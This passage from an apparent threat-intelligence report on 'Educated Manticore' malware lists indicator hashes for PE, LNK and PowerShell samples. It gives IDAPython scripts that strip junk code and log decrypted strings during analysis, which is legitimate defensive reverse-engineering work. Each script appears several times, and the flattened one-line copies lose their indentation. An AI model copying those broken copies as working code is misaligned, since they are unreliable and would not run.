3e1ed006e120a1afaa49f93b4156a992f8d799b1888ca6202c1098862323c308
29318f46476dc0cfd7b928a2861fea1b761496eb5d6a26040e481c3bd655051a
13bab4e32cd6365dba40424d20525cb84b4c6d71d3c5088fe94a6cfe07573e8e
6e842691116c188b823b7692181a428e9255af3516857b9f2eebdeca4638e96e
bc8f075c1b3fa54f1d9f4ac622258f3e8a484714521d89aa170246ce04701441
706510916cfc7624ec5d9f9598c95570d48fa8601eecbbae307e0af7618d1460

PE files

e5ba06943abb666f69f757fcd591dd1cceb66cad698fb894d9bc8911282198c4
97a615e69c38db9dffda6be7c11dd27547ce4036a4998a1469fa81b548c6f0b0
e5016dfeae584de20a90f1bef073c862028f410d5b0ae4c074a696b8f8528037
5704bc31061c7ca675bb9d56b9b56a175bf949accf6542999b3a7305af485906
4fcde8ec5983cf1465ff7dbcd7d90fcd47d666b0b8352db1dcd311084ed1b3e8
7cc9d887d47f99ca37d2fee6171067df70b4417e96fdb661b9fef697124444cc
bdb2a12f2f84c3742240b8b9e1d6638a73c6b8752aff476051fe33a0bb408010
5d216f5625caf92d224200647147d27bb79e1cff6c8a9fbcac63f321f6bbf02b
62d0b8b5d4281ce107c43d36f222680b0cc85844b8973b645095ccdfb128454d

LNK

1672a14a3e54a127493a2b8257599c5582204846a78521b139b074155003cba4
0f4d309f0145324a6867108bb04a8d5d292e7939223d6d63f44e21a1ce45ce4e

PowerShell

737cb075ba0b5ed6d8901dcd798eecff0bc8585091bc232c54f92df7f9e9e817
cd813d56cf9f2201a2fa69e77fb9acaaa37e64183c708de64cb5cb7c3035a184
c0de9b90a0ac591147d62864264bf00b6ec17c55f7095fdf58923085fe502400
59a4b11b9fb93e3de7c27c25258cec43de38f86f37d88615687ab8402e4ae51e

Appendix A – IDAPython script to de-obfuscate the Educated Manticore binary files

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

```
import idaapi, idc, idautils

def NopRange(startEa, endEa):

for b in range(startEa,endEa):

idc.patch_byte(b,0x90)

def DetectJunkBB(bb: idaapi.BasicBlock):

global BBJunkCount

global BBsJunk

for head in idautils.Heads(bb.start_ea, bb.end_ea):
```

if(idc.get_operand_type(head,1) == idc.o_imm and (idc.get_operand_value(head,1) & 0xffffffff) == 0x9e3779b9):

BBsJunk.append(bb)

BBJunkCount += 1

for bbSS in bb.succs():

if(bbSS.start_ea == bb.start_ea):

continue

if (not [SShead for SShead in idautils.Heads(bbSS.start_ea, bbSS.end_ea) if idc.print_insn_mnem(SShead) == "call"]):

BBsJunk.append(bbSS)

BBJunkCount += 1

return

BBJunkCount = 0

BBsJunk = []

funcs = idautils.Functions()

for funcAddr in funcs:

func = idaapi.get_func(funcAddr)

fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT)

for bb in fChart:

DetectJunkBB(bb)

for bb in BBsJunk:

NopRange(bb.start_ea, bb.end_ea)

print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))

import idaapi, idc, idautils def NopRange(startEa, endEa): for b in range(startEa,endEa): idc.patch_byte(b,0x90) def DetectJunkBB(bb: idaapi.BasicBlock): global BBJunkCount global BBsJunk for head in idautils.Heads(bb.start_ea, bb.end_ea): if(idc.get_operand_type(head,1) == idc.o_imm and (idc.get_operand_value(head,1) & 0xffffffff) == 0x9e3779b9): BBsJunk.append(bb) BBJunkCount += 1 for bbSS in bb.succs(): if(bbSS.start_ea == bb.start_ea): continue if (not [SShead for SShead in idautils.Heads(bbSS.start_ea, bbSS.end_ea) if idc.print_insn_mnem(SShead) == "call"]): BBsJunk.append(bbSS) BBJunkCount += 1 return BBJunkCount = 0 BBsJunk = [] funcs = idautils.Functions() for funcAddr in funcs: func = idaapi.get_func(funcAddr) fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT) for bb in fChart: DetectJunkBB(bb) for bb in BBsJunk: NopRange(bb.start_ea, bb.end_ea) print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))

```
import idaapi, idc, idautils

def NopRange(startEa, endEa):
    for b in range(startEa,endEa):
        idc.patch_byte(b,0x90)

def DetectJunkBB(bb: idaapi.BasicBlock):
    global BBJunkCount
    global BBsJunk
    for head in idautils.Heads(bb.start_ea, bb.end_ea):
        if(idc.get_operand_type(head,1) == idc.o_imm and
(idc.get_operand_value(head,1) & 0xffffffff) == 0x9e3779b9):
            BBsJunk.append(bb)
            BBJunkCount += 1
            for bbSS in bb.succs():
                if(bbSS.start_ea == bb.start_ea):
                    continue

                if (not [SShead for SShead in idautils.Heads(bbSS.start_ea,
bbSS.end_ea) if idc.print_insn_mnem(SShead) == "call"]):
                    BBsJunk.append(bbSS)
                    BBJunkCount += 1
                    return

BBJunkCount = 0
BBsJunk = []
funcs = idautils.Functions()
for funcAddr in funcs:
    func = idaapi.get_func(funcAddr)
    fChart = idaapi.FlowChart(func, None, idaapi.FC_PREDS | idaapi.FC_NOEXT)
    for bb in fChart:
        DetectJunkBB(bb)

for bb in BBsJunk:
    NopRange(bb.start_ea, bb.end_ea)

print("Cleaned BBs with JUNK code: %d" % (BBJunkCount))
```

Appendix B – IDAPython script to decrypt the Educated Manticore binary strings

Plain text

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EnlighterJS 3 Syntax Highlighter

```
import idaapi, idc, idautils

# "return False" in condition - indicates not to break on BP, if "return True" the BP will break -> use False just for logging

cond = """import idc

RAX = idc.get_reg_value("rax")

RIP = idc.get_reg_value("rip")

decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16)

if decString == None:

decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C)

print("Decrypted String: %s Address:0x%x" % (decString ,RIP))

idc.set_cmt(RIP, str(decString), False)

loc = RIP

comment = str(decString)

cfunc = idaapi.decompile(loc)

eamap = cfunc.get_eamap()

decompObjAddr = eamap[loc][0].ea

tl = idaapi.treeloc_t()

tl.ea = decompObjAddr

commentSet = False

for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending - orphans cmts

tl.itp = itp

cfunc.set_user_cmt(tl, comment)

cfunc.save_user_cmts()

unused = cfunc.__str__()

if not cfunc.has_orphan_cmts():
```

commentSet = True

cfunc.save_user_cmts()

break

cfunc.del_orphan_cmts()

if not commentSet:

print ("pseudo comment error at %08x" % loc)

return False

"""

decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0, 0x14000CAC0, 0x14002B010, 0x14002B130, 0x14002B250, 0x14002B4F0, 0x14002B5E0, 0x14002B700, 0x140035200, 0x140035320]

for decFunc in decryptionFunctions:

codeRefs = idautils.CodeRefsTo(decFunc,1)

for ref in codeRefs:

ea = idc.next_head(ref)

idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT)

bpt = idaapi.bpt_t()

idaapi.get_bpt(ea, bpt)

bpt.elang = 'Python'

bpt.condition = cond

idaapi.update_bpt(bpt)

import idaapi, idc, idautils # "return False" in condition - indicates not to break on BP, if "return True" the BP will break -> use False just for logging cond = """import idc RAX = idc.get_reg_value("rax") RIP = idc.get_reg_value("rip") decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16) if decString == None: decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C) print("Decrypted String: %s Address:0x%x" % (decString ,RIP)) idc.set_cmt(RIP, str(decString), False) loc = RIP comment = str(decString) cfunc = idaapi.decompile(loc) eamap = cfunc.get_eamap() decompObjAddr = eamap[loc][0].ea tl = idaapi.treeloc_t() tl.ea = decompObjAddr commentSet = False for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending - orphans cmts tl.itp = itp cfunc.set_user_cmt(tl, comment) cfunc.save_user_cmts() unused = cfunc.__str__() if not cfunc.has_orphan_cmts(): commentSet = True cfunc.save_user_cmts() break cfunc.del_orphan_cmts() if not commentSet: print ("pseudo comment error at %08x" % loc) return False """ decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0, 0x14000CAC0, 0x14002B010, 0x14002B130, 0x14002B250, 0x14002B4F0, 0x14002B5E0, 0x14002B700, 0x140035200, 0x140035320] for decFunc in decryptionFunctions: codeRefs = idautils.CodeRefsTo(decFunc,1) for ref in codeRefs: ea = idc.next_head(ref) idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT) bpt = idaapi.bpt_t() idaapi.get_bpt(ea, bpt) bpt.elang = 'Python' bpt.condition = cond idaapi.update_bpt(bpt)

```
import idaapi, idc, idautils

# "return False" in condition - indicates not to break on BP, if "return True" the BP
will break -> use False just for logging
cond = """import idc
RAX = idc.get_reg_value("rax")
RIP = idc.get_reg_value("rip")
decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C16)
if decString == None:
    decString = idc.get_strlit_contents(RAX,-1, idc.STRTYPE_C)
print("Decrypted String: %s  Address:0x%x" % (decString ,RIP))
idc.set_cmt(RIP, str(decString), False)
loc = RIP
comment = str(decString)
cfunc = idaapi.decompile(loc)
eamap = cfunc.get_eamap()
decompObjAddr = eamap[loc][0].ea
tl = idaapi.treeloc_t()
tl.ea = decompObjAddr
```

```
commentSet = False
for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending
- orphans cmts
    tl.itp = itp
    cfunc.set_user_cmt(tl, comment)
    cfunc.save_user_cmts()
    unused = cfunc.__str__()
    if not cfunc.has_orphan_cmts():
        commentSet = True
        cfunc.save_user_cmts()
        break
    cfunc.del_orphan_cmts()
if not commentSet:
    print ("pseudo comment error at %08x" % loc)
return False
"""
decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0,
0x14000CAC0, 0x14002B010, 0x14002B130, 0x14002B250, 0x14002B4F0, 0x14002B5E0,
0x14002B700, 0x140035200, 0x140035320]

for decFunc in decryptionFunctions:
    codeRefs = idautils.CodeRefsTo(decFunc,1)
    for ref in codeRefs:
        ea = idc.next_head(ref)
        idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT)
        bpt = idaapi.bpt_t()
        idaapi.get_bpt(ea, bpt)
        bpt.elang = 'Python'
        bpt.condition = cond
        idaapi.update_bpt(bpt)
```